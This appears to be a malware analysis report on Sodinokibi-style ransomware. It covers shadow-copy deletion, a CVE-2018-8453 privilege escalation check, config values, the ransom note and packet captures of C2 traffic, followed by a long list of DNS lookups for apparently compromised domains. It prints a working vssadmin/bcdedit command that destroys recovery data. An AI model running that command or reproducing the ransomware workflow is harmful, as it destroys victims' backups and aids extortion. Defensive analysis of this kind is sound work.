
QUICK LOOK

SUMMARY

- **Initial Payload**
- **Drops a config file**
- **Use CVE to gain SYSTEM privileges**
- **Delete shadow copy**
- **Encrypt files**
- **Communicate to domains within the config file**
- **Log activity**



Commands / File IO’


```
C:\Windows\System32\cmd.exe" /c vssadmin.exe Delete Shadows /All /
Quiet & bcdedit /set {default} recoveryenabled No & bcdedit /set
{default} bootstatuspolicy ignoreallfailures
vssadmin.exe  Delete Shadows /All /Quiet
C:\Windows\system32\vssvc.exe
```

```
C:\4z8101-readme.txt
c:\8452e0049c71fcd6f563485809\4z8101-readme.txt
c:\documents and settings\4z8101-readme.txt
c:\drivers\4z8101-readme.txt
c:\fake_drive\4z8101-readme.txt
REGISTRY\MACHINE\SOFTWARE\QtProject\OrganizationDefaults\Xu7Nnkd -> .
4z8101
```

Dropping config file:

```
CreateFileW ( "DBG_LOG.TXT", FILE_APPEND_DATA/FILE_ADD_SUBDIRECTORY/
FILE_CREATE_PIPE_INSTANCE, FILE_SHARE_READ, NULL, OPEN_ALWAYS, 0, NULL
)
```

Some config values are base64 encoded




Payload is initiated by logging the following message.

core_init() – Program initialization in the parent window


CVE Check

```
0000  73 00 74 00 61 00 72 00 74 00 20 00 4c 00 50 00 45 00 20 00 28
00 63  s.t.a.r.t. .L.P.E. .(.c
0017  00 76 00 65 00 5f 00 32 00 30 00 31 00 38 00 5f 00 38 00 34 00
35 00  .v.e._.2.0.1.8._.8.4.5.
002e  33 00 29 00 0d 00 0a 00 00 00
3.).......
```




If not vulnerable, it will log

LPE: System NOT vulnerable



Once the LPE is complete, the process is executed as *NT AUTH*



Payload checks for the locale / keyboard layout (white list certain layouts)


Config file has rest of the params as well i.e. public key, file extension to use (once the file is encrypted) and extensions to avoid. Since symmetric key encryption is much faster, its used for file encryption. Later, all keys used for file encryption are encrypted using asymmetric algorithm(s).

[DBG] stat:{"ver":
259,"pid":"19","sub":"312","**pk**":"YhYcc2btFBkDh3JGRMxbM9nqVx+Om1+OIUMlZ
NrevzU=","uid":"075E68C2E8643907","**sk**":"RndhzqUnsNf2knNQOFVANR2MxJ8Ux
E1yy/
Y0PSHjgjjchoMarqRDyINkdUdWpe3rTcQW4pFOiLgpwrAulON9LQ3miDE+9ZC4LKWdOr8m
e0nxgW07dmmOQ==","unm":"foo","net":"WIN-
RN4A1D7IM6L","grp":"WORKGROUP","lng":"en-US","bro":false,"os":"Windows
7 Enterprise”,"bit":
64,"dsk":"QwADAAAAAPDffwcAAAAA4D6iAQAAAA==","ext":"**efv45**"}

Payload can stop, delete services and kill processes. This information is also provided in the config file.

Eventually NtReadFile, NtClose, NtWrite function calls are used to make file IO’s, encrypt data and present the ransom note.

```
mov dword ptr ds:[12415E4],eax ; 012415E4:&L"All of your files are encrypted!\r\n\r\nFind efv45-readme.txt and follow instuctions"
call 20684d3edd9d61bbe0a84559c8e197a02a123e697bc8d05bd9305cf1d3984c15.12251E4
xor eax,eax
add esp,C
cmp dword ptr ds:[12415E4],eax ; 012415E4:&L"All of your files are encrypted!\r\n\r\nFind efv45-readme.txt and follow instuctions"
setne al
pop esi
pop ebp
ret
```



C2 Communication:

Once files are encrypted, payload communicates to multiple domain(s) to share system specific data and the key used with the attacker. Data is sent vi SSL / TLS

```
============================ (UDURRANI) ================================

(LAYER: 4)
s_port: 53 |d_port: 63861 |len=63861
    CB 8E 81 80 00 01 00 01 00 00 00 00 08 6B 61 75        ...?.........kau
    73 65 74 74 65 03 63 6F 6D 00 00 01 00 01 C0 0C        sette.com.......          DNS
    00 01 00 01 00 00 00 05 00 04 A2 F2 FF 54              .............T

============================ (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 172.16.223.130     TO IP ADDRESS 162.242.255.84
      PORT INFORMATION (49808, 443)
      SEQUENCE INFORMATION (2305519892, 0)
      |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
      (66)
```

```
========================== (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 162.242.255.84     TO IP ADDRESS 172.16.223.130
      PORT INFORMATION (443, 49808)
      SEQUENCE INFORMATION (2219352872, 2305519893)

      |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
      (60)
    00 00                                                ..


========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.223.130     TO IP ADDRESS 162.242.255.84
      PORT INFORMATION (49808, 443)
      SEQUENCE INFORMATION (2305519893, 2219352873)
      |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
      (60)
    00 00 00 00 00 00                                    ......


========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.223.130     TO IP ADDRESS 162.242.255.84
      PORT INFORMATION (49808, 443)
      SEQUENCE INFORMATION (2305519893, 2219352873)

      |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
      (165)
    16 03 01 00 6A 01 00 00 66 03 01 5D 51 42 F2 E4      ....j...f..]QB..
    69 3B 63 F3 07 0C 34 26 AC 95 A5 0F DD 4E 3D E8      i;c...4&.....N=.
    0D D2 D4 90 49 18 EC 99 02 33 C5 00 00 18 00 2F      ....I....3...../
    00 35 00 05 00 0A C0 13 C0 14 C0 09 C0 0A 00 32      .5.............2
    00 38 00 13 00 04 01 00 00 25 00 00 00 11 00 0F      .8.......%......
    00 00 0C 6B 61 75 73 65 74 74 65 2E 63 6F 6D 00      ...kausette.com.
    0A 00 06 00 04 00 17 00 18 00 0B 00 02 01 00         ................


========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 162.242.255.84     TO IP ADDRESS 172.16.223.130
      PORT INFORMATION (443, 49808)
      SEQUENCE INFORMATION (2219352873, 2305520004)
      |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
      (60)
    00 00 00 00 00 00                                    ......


========================== (UDURRANI) ================================
(TERM) RST PACKET SENT FROM 162.242.255.84     TO IP ADDRESS 172.16.223.130
      PORT INFORMATION (443, 49808)
      SEQUENCE INFORMATION (2219352873, 2305520004)

      |URG:0 | ACK:1 | PSH:0 | RST:1 | SYN:0 | FIN:0|
      (60)
    00 00 00 00 00 00                                    ......

--> SSL
    16 03 01 00 52 02 00 00 4E 03 01 5D 51 43 54 77      ....R...N..]QCTw
    96 1F 79 F5 BE 74 DE E6 0D E0 F7 98 96 46 3B 87      ..y..t.......F;.
    A5 C2 D6 44 4F 57 4E 47 52 44 00 20 61 98 C6 40      ...DOWNGRD. a..@
    90 84 3C EC 54 79 86 5E 1D C5 BC B0 47 2C 90 5A      ..<.Ty.^....G,.Z
    1D 5C C7 0B DD 0D B9 CF 9C 98 9A 75 C0 13 00 00      .\.........u....
    06 00 0B 00 02 01 00 16 03 01 0A 6D 0B 00 0A 69      ...........m...i
    00 0A 66 00 05 CA 30 82 05 C6 30 82 04 AE A0 03      ..f...0...0.....
    02 01 02 02 12 03 3A 4B 32 93 3C 34 F7 E3 E0 E8      ......:K2.<4....
    41 52 F3 34 A9 C8 18 30 0D 06 09 2A 86 48 86 F7      AR.4...0...*.H..
    0D 01 01 0B 05 00 30 4A 31 0B 30 09 06 03 55 04      ......0J1.0...U.
    06 13 02 55 53 31 16 30 14 06 03 55 04 0A 13 0D      ...US1.0...U....
    4C 65 74 27 73 20 45 6E 63 72 79 70 74 31 23 30      Let's Encrypt1#0
    21 06 03 55 04 03 13 1A 4C 65 74 27 73 20 45 6E      !..U....Let's En
    63 72 79 70 74 20 41 75 74 68 6F 72 69 74 79 20      crypt Authority
    58 33 30 1E 17 0D 31 39 30 37 30 31 30 36 35 31      X30...1907010651
    32 31 5A 17 0D 31 39 30 39 32 39 30 36 35 31 32      21Z..19092906512
    31 5A 30 15 31 13 30 11 06 03 55 04 03 13 0A 73      1Z0.1.0...U....s
    6B 6F 6F 70 70 69 2E 66 69 30 82 01 22 30 0D 06      kooppi.fi0.."0..
    09 2A 86 48 86 F7 0D 01 01 01 05 00 03 82 01 0F      .*.H............
```

DOMAINS:

```
QUE:  beandrivingschool.com.au , 1
ANS:  202.87.31.220
------------------------
QUE:  husetsanitas.dk , 1
ANS:  77.111.240.117
------------------------
QUE:  belinda.af , 1
ANS:  192.163.232.100
------------------------
QUE:  aberdeenartwalk.org , 1
ANS:  138.68.50.17
------------------------
QUE:  parseport.com , 1
ANS:  93.191.156.4
------------------------
QUE:  casinodepositors.com , 1
ANS:  64.131.77.242
------------------------
QUE:  kafkacare.com , 1
ANS:  3.94.148.248
------------------------
QUE:  dreamvoiceclub.org , 1
ANS:  162.144.17.96
------------------------
QUE:  kausette.com , 1
ANS:  162.242.255.84
------------------------
QUE:  metriplica.academy , 1
ANS:  52.5.72.118
------------------------
QUE:  mahikuchen.com , 1
ANS:  209.99.40.222
------------------------
QUE:  spectamarketingdigital.com.br , 2
ANS:  104.28.9.186
ANS:  104.28.8.186
------------------------
QUE:  belinda.af , 1
ANS:  192.163.232.100
------------------------
QUE:  belinda.af , 1
ANS:  192.163.232.100
------------------------
QUE:  jobkiwi.com.ng , 1
ANS:  139.162.168.84
------------------------
QUE:  tilldeeke.de , 1
ANS:  95.143.172.245
------------------------
QUE:  lassocrm.com , 1
ANS:  67.225.188.83
------------------------
QUE:  ownidentity.com , 2
ANS:  104.27.166.218
ANS:  104.27.167.218
------------------------
QUE:  speakaudible.com , 1
ANS:  35.247.160.145
------------------------
QUE:  magrinya.net , 1
ANS:  217.160.0.18
------------------------
QUE:  ufovidmag.com , 1
ANS:  75.151.98.76
------------------------
```

```
QUE:  leansupremegarcinia.net , 1
ANS:  209.124.87.53
------------------------
QUE:  the3-week-diet.net , 1
ANS:  46.30.215.229
------------------------
QUE:  skolaprome.eu , 1
ANS:  45.76.80.82
------------------------
QUE:  magrinya.net , 1
ANS:  217.160.0.18
------------------------
QUE:  istantidigitali.com , 1
ANS:  89.40.173.167
------------------------
QUE:  designimage.ae , 1
ANS:  204.152.211.44
------------------------
QUE:  publicompserver.de , 1
ANS:  92.43.109.201
------------------------
QUE:  www.publicompserver.de , 1
ANS:  92.43.109.201
------------------------
QUE:  teethinadaydentalimplants.com , 1
ANS:  107.180.50.219
------------------------
QUE:  antesacademy.it , 1
ANS:  94.23.66.212
------------------------
QUE:  the-cupboard.co.uk , 1
ANS:  213.52.129.248
------------------------
QUE:  bodymindchallenger.com , 0
------------------------
QUE:  bodymindchallenger.com , 0
------------------------
QUE:  tchernia-conseil.fr , 1
ANS:  37.59.39.60
------------------------
QUE:  condormobile.fr , 1
ANS:  176.31.247.6
------------------------
QUE:  thepixelfairy.com , 1
ANS:  77.104.157.52
------------------------
QUE:  wrinstitute.org , 1
ANS:  23.185.0.4
------------------------
QUE:  triavlete.com , 1
ANS:  70.40.217.80
------------------------
QUE:  www.publicompserver.de , 1
ANS:  92.43.109.201
------------------------
QUE:  www.publicompserver.de , 1
ANS:  92.43.109.201
------------------------
QUE:  kdbrh.com , 1
ANS:  104.216.102.70
------------------------
QUE:  www.publicompserver.de , 1
ANS:  92.43.109.201
------------------------
QUE:  albcleaner.fr , 1
ANS:  188.165.112.23
------------------------
QUE:  www.albcleaner.fr , 2
ANS:  188.165.112.23
------------------------
QUE:  ciga-france.fr , 1
ANS:  92.222.234.4
```

```
------------------------
QUE:  www.ciga-france.fr , 1
ANS:  92.222.234.4
------------------------
QUE:  riffenmattgarage.ch , 1
ANS:  194.230.72.228
------------------------
QUE:  jobscore.com , 2
ANS:  104.20.4.245
ANS:  104.20.3.245
------------------------
QUE:  hotelturbo.de , 1
ANS:  83.169.42.238
------------------------
QUE:  hotelturbo.de , 1
ANS:  83.169.42.238
------------------------
QUE:  www.hotelturbo.de , 1
ANS:  83.169.42.238
------------------------
QUE:  bilius.dk , 1
ANS:  94.231.103.31
------------------------
QUE:  rino-gmbh.com , 1
ANS:  212.90.148.124
------------------------
QUE:  124.148.90.212.in-addr.arpa , 1
------------------------
QUE:  pilotgreen.com , 1
ANS:  188.226.138.70
------------------------
QUE:  physio-lang.de , 1
ANS:  78.46.5.147
------------------------
QUE:  147.5.46.78.in-addr.arpa , 1
------------------------
QUE:  kdbrh.com , 1
ANS:  104.216.102.70
------------------------
QUE:  imap.gmail.com , 3
ANS:  74.125.133.109
ANS:  74.125.133.108
------------------------
QUE:  weddingceremonieswithtim.com , 1
ANS:  107.180.41.236
------------------------
QUE:  236.41.180.107.in-addr.arpa , 1
------------------------
QUE:  dentourage.com , 1
ANS:  144.217.72.25
------------------------
QUE:  25.72.217.144.in-addr.arpa , 1
------------------------
QUE:  bubbalucious.com , 1
ANS:  162.255.118.194
------------------------
QUE:  194.118.255.162.in-addr.arpa , 1
------------------------
QUE:  volta.plus , 1
ANS:  213.186.33.50
------------------------
QUE:  50.33.186.213.in-addr.arpa , 1
------------------------
QUE:  anleggsregisteret.no , 1
ANS:  185.157.56.11
------------------------
QUE:  11.56.157.185.in-addr.arpa , 0
------------------------
QUE:  11.56.157.185.in-addr.arpa , 0
------------------------
QUE:  alltagsrassismus-entknoten.de , 1
ANS:  91.210.225.23
```

```
------------------------
QUE:  wasnederland.nl , 1
ANS:  194.109.6.98
------------------------
QUE:  www.download.windowsupdate.com , 7
ANS:  93.184.221.240
------------------------
QUE:  scietech.academy , 4
ANS:  198.54.117.199
ANS:  198.54.117.200
ANS:  198.54.117.197
ANS:  198.54.117.198
------------------------
QUE:  23.225.210.91.in-addr.arpa , 1
------------------------
QUE:  98.6.109.194.in-addr.arpa , 1
------------------------
QUE:  240.221.184.93.in-addr.arpa , 0
------------------------
QUE:  240.221.184.93.in-addr.arpa , 0
------------------------
QUE:  199.117.54.198.in-addr.arpa , 0
------------------------
QUE:  199.117.54.198.in-addr.arpa , 0
------------------------
QUE:  aoyama.ac , 1
ANS:  202.8.18.30
------------------------
QUE:  thestudio.academy , 1
ANS:  35.228.55.150
------------------------
QUE:  skooppi.fi , 1
ANS:  209.124.66.14
------------------------
QUE:  198.117.54.198.in-addr.arpa , 0
------------------------
QUE:  198.117.54.198.in-addr.arpa , 0
------------------------
QUE:  mrcar.nl , 1
ANS:  37.34.48.68
------------------------
QUE:  lyricalduniya.com , 1
ANS:  167.179.90.31
------------------------
QUE:  23.225.210.91.in-addr.arpa , 1
------------------------
QUE:  protoplay.ca , 1
ANS:  70.32.23.12
------------------------
QUE:  200.117.54.198.in-addr.arpa , 0
------------------------
QUE:  200.117.54.198.in-addr.arpa , 0
------------------------
QUE:  time-osx.g.aaplimg.com , 5
ANS:  17.253.38.253
ANS:  17.253.38.125
ANS:  17.253.54.125
ANS:  17.253.54.251
ANS:  17.253.54.123
------------------------
QUE:  197.117.54.198.in-addr.arpa , 0
------------------------
QUE:  197.117.54.198.in-addr.arpa , 0
------------------------
QUE:  jlgraphisme.fr , 1
ANS:  195.114.26.214
------------------------
QUE:  mrcar.nl , 1
ANS:  37.34.48.68
------------------------
QUE:  goddardleadership.org , 1
ANS:  198.71.233.141
```

```
------------------------
QUE:  aciscomputers.com , 1
ANS:  45.56.101.200
------------------------
QUE:  kickittickets.com , 1
ANS:  67.225.161.117
------------------------
QUE:  lunoluno.com , 1
ANS:  176.62.169.242
------------------------
QUE:  gratiocafeblog.wordpress.com , 3
ANS:  192.0.78.13
ANS:  192.0.78.12
------------------------
QUE:  osn.ro , 1
ANS:  46.101.224.150
------------------------
QUE:  68.48.34.37.in-addr.arpa , 1
------------------------
QUE:  30.18.8.202.in-addr.arpa , 1
------------------------
QUE:  allinonecampaign.com , 1
ANS:  74.208.251.190
------------------------
QUE:  150.55.228.35.in-addr.arpa , 1
------------------------
QUE:  14.66.124.209.in-addr.arpa , 1
------------------------
QUE:  150.224.101.46.in-addr.arpa , 1
------------------------
QUE:  31.90.179.167.in-addr.arpa , 1
------------------------
QUE:  12.23.32.70.in-addr.arpa , 1
------------------------
QUE:  214.26.114.195.in-addr.arpa , 1
------------------------
QUE:  141.233.71.198.in-addr.arpa , 1
------------------------
QUE:  agrifarm.dk , 1
ANS:  185.36.169.173
------------------------
QUE:  200.101.56.45.in-addr.arpa , 1
------------------------
QUE:  117.161.225.67.in-addr.arpa , 0
------------------------
QUE:  117.161.225.67.in-addr.arpa , 0
------------------------
QUE:  242.169.62.176.in-addr.arpa , 1
------------------------
QUE:  13.78.0.192.in-addr.arpa , 0
------------------------
QUE:  13.78.0.192.in-addr.arpa , 0
------------------------
QUE:  holocine.de , 1
ANS:  109.237.132.56
------------------------
QUE:  150.224.101.46.in-addr.arpa , 1
------------------------
QUE:  190.251.208.74.in-addr.arpa , 1
------------------------
QUE:  bratek-immobilien.de , 2
ANS:  88.198.6.49
ANS:  188.40.73.96
------------------------
QUE:  173.169.36.185.in-addr.arpa , 1
------------------------
QUE:  56.132.237.109.in-addr.arpa , 1
------------------------
QUE:  easydental.ae , 1
ANS:  66.165.236.146
------------------------
QUE:  146.236.165.66.in-addr.arpa , 1
```

```
------------------------
QUE:  allinonecampaign.com , 1
ANS:  74.208.251.190
------------------------
QUE:  goeppinger-teppichreinigung.de , 1
ANS:  46.30.215.111
------------------------
QUE:  axisoflove.org , 1
ANS:  54.38.96.8
------------------------
QUE:  carmel-york.com , 1
ANS:  166.62.112.193
------------------------
QUE:  193.112.62.166.in-addr.arpa , 1
------------------------
QUE:  rarefoods.ro , 1
ANS:  93.174.166.12
------------------------
QUE:  12.166.174.93.in-addr.arpa , 1
------------------------
QUE:  stralsund-ansichten.de , 1
ANS:  91.210.225.22
------------------------
QUE:  22.225.210.91.in-addr.arpa , 1
------------------------
QUE:  artvark.nl , 1
ANS:  149.210.170.218
------------------------
QUE:  unislaw-narty.pl , 1
ANS:  91.185.184.170
------------------------
QUE:  170.184.185.91.in-addr.arpa , 1
------------------------
QUE:  natturestaurante.com.br , 1
ANS:  67.205.146.154
------------------------
QUE:  154.146.205.67.in-addr.arpa , 0
------------------------
QUE:  154.146.205.67.in-addr.arpa , 0
------------------------
QUE:  mensemetgesigte.co.za , 1
ANS:  77.72.0.150
------------------------
QUE:  hypogenforensic.com , 1
ANS:  51.89.178.211
------------------------
QUE:  146.236.165.66.in-addr.arpa , 1
------------------------
QUE:  www.hypogenforensic.com , 1
ANS:  51.89.178.211
------------------------
QUE:  triplettabordeaux.fr , 1
ANS:  45.76.45.105
------------------------
QUE:  150.0.72.77.in-addr.arpa , 1
------------------------
QUE:  211.178.89.51.in-addr.arpa , 1
------------------------
QUE:  axisoflove.org , 1
ANS:  54.38.96.8
------------------------
QUE:  105.45.76.45.in-addr.arpa , 1
------------------------
QUE:  apiarista.de , 1
ANS:  212.8.207.5
------------------------
QUE:  5.207.8.212.in-addr.arpa , 1
------------------------
QUE:  www.apiarista.de , 1
ANS:  212.8.207.5
------------------------
QUE:  cleanroomequipment.ie , 1
```

```
ANS:  89.145.92.29
------------------------
QUE:  29.92.145.89.in-addr.arpa , 1
------------------------
QUE:  www.cleanroomequipment.ie , 2
ANS:  89.145.92.29
------------------------
QUE:  guohedd.com , 1
ANS:  104.164.238.122
------------------------
QUE:  122.238.164.104.in-addr.arpa , 0
------------------------
QUE:  122.238.164.104.in-addr.arpa , 0
------------------------
QUE:  gosouldeep.com , 1
ANS:  185.197.130.219
------------------------
QUE:  morgansconsult.com , 1
ANS:  77.104.131.151
------------------------
QUE:  memphishealthandwellness.com , 1
ANS:  67.225.190.139
------------------------
QUE:  nuohous.com , 1
ANS:  185.55.85.6
------------------------
QUE:  219.130.197.185.in-addr.arpa , 1
------------------------
QUE:  151.131.104.77.in-addr.arpa , 1
------------------------
QUE:  oro.ae , 1
ANS:  195.201.29.161
------------------------
QUE:  139.190.225.67.in-addr.arpa , 1
------------------------
QUE:  6.85.55.185.in-addr.arpa , 1
------------------------
QUE:  outstandingminialbums.com , 1
ANS:  159.203.65.67
------------------------
QUE:  161.29.201.195.in-addr.arpa , 1
------------------------
QUE:  67.65.203.159.in-addr.arpa , 0
------------------------
QUE:  67.65.203.159.in-addr.arpa , 0
------------------------
QUE:  1deals.com , 1
ANS:  72.9.152.74
------------------------
QUE:  ayudaespiritualtamara.com , 1
ANS:  149.56.35.134
------------------------
QUE:  brownswoodblog.com , 2
ANS:  104.18.60.24
ANS:  104.18.61.24
------------------------
QUE:  74.152.9.72.in-addr.arpa , 1
------------------------
QUE:  santastoy.store , 1
ANS:  51.75.172.49

QUE:  palmecophilippines.com , 1
ANS:  72.52.178.23
------------------------
QUE:  23.178.52.72.in-addr.arpa , 0
------------------------
QUE:  23.178.52.72.in-addr.arpa , 0
------------------------
QUE:  latableacrepes-meaux.fr , 1
ANS:  92.222.204.59
------------------------
QUE:  sbit.ag , 1
```

```
ANS:  134.119.40.89
------------------------
QUE:  www.sbit.ag , 1
ANS:  134.119.40.89
------------------------
QUE:  89.40.119.134.in-addr.arpa , 0
------------------------
QUE:  89.40.119.134.in-addr.arpa , 0
------------------------
QUE:  duthler.nl , 1
ANS:  82.94.246.43
------------------------
QUE:  peninggibadan.co.id , 1
ANS:  202.52.147.111
------------------------
QUE:  43.246.94.82.in-addr.arpa , 0
------------------------
QUE:  43.246.94.82.in-addr.arpa , 0
------------------------
QUE:  ykobbqchicken.ca , 1
ANS:  149.248.62.86
------------------------
QUE:  pays-saint-flour.fr , 1
ANS:  217.182.192.186
------------------------
QUE:  innersurrection.com , 1
ANS:  209.59.190.118
------------------------
QUE:  111.147.52.202.in-addr.arpa , 1
------------------------
QUE:  computer-place.de , 1
ANS:  85.214.125.43
------------------------
QUE:  118.190.59.209.in-addr.arpa , 1
------------------------
QUE:  86.62.248.149.in-addr.arpa , 1
------------------------
QUE:  43.125.214.85.in-addr.arpa , 1
------------------------
QUE:  kvetymichalovce.sk , 1
ANS:  37.9.175.9
------------------------
QUE:  9.175.9.37.in-addr.arpa , 1
------------------------
QUE:  onlinemarketingsurgery.co.uk , 1
ANS:  159.65.212.229
------------------------
QUE:  xtensifi.com , 2
ANS:  192.0.78.186
ANS:  192.0.78.224
------------------------
QUE:  comoserescritor.com , 2
ANS:  104.24.107.136
ANS:  104.24.106.136
------------------------
QUE:  duthler.nl , 1
ANS:  82.94.246.43
------------------------
QUE:  186.78.0.192.in-addr.arpa , 0
------------------------
QUE:  186.78.0.192.in-addr.arpa , 0
------------------------
QUE:  linkbuilding.life , 1
ANS:  185.179.191.118
```

To get the flow in PDF go to the following link:

https://udurrani.com/0fff/Sodinokibi1.pdf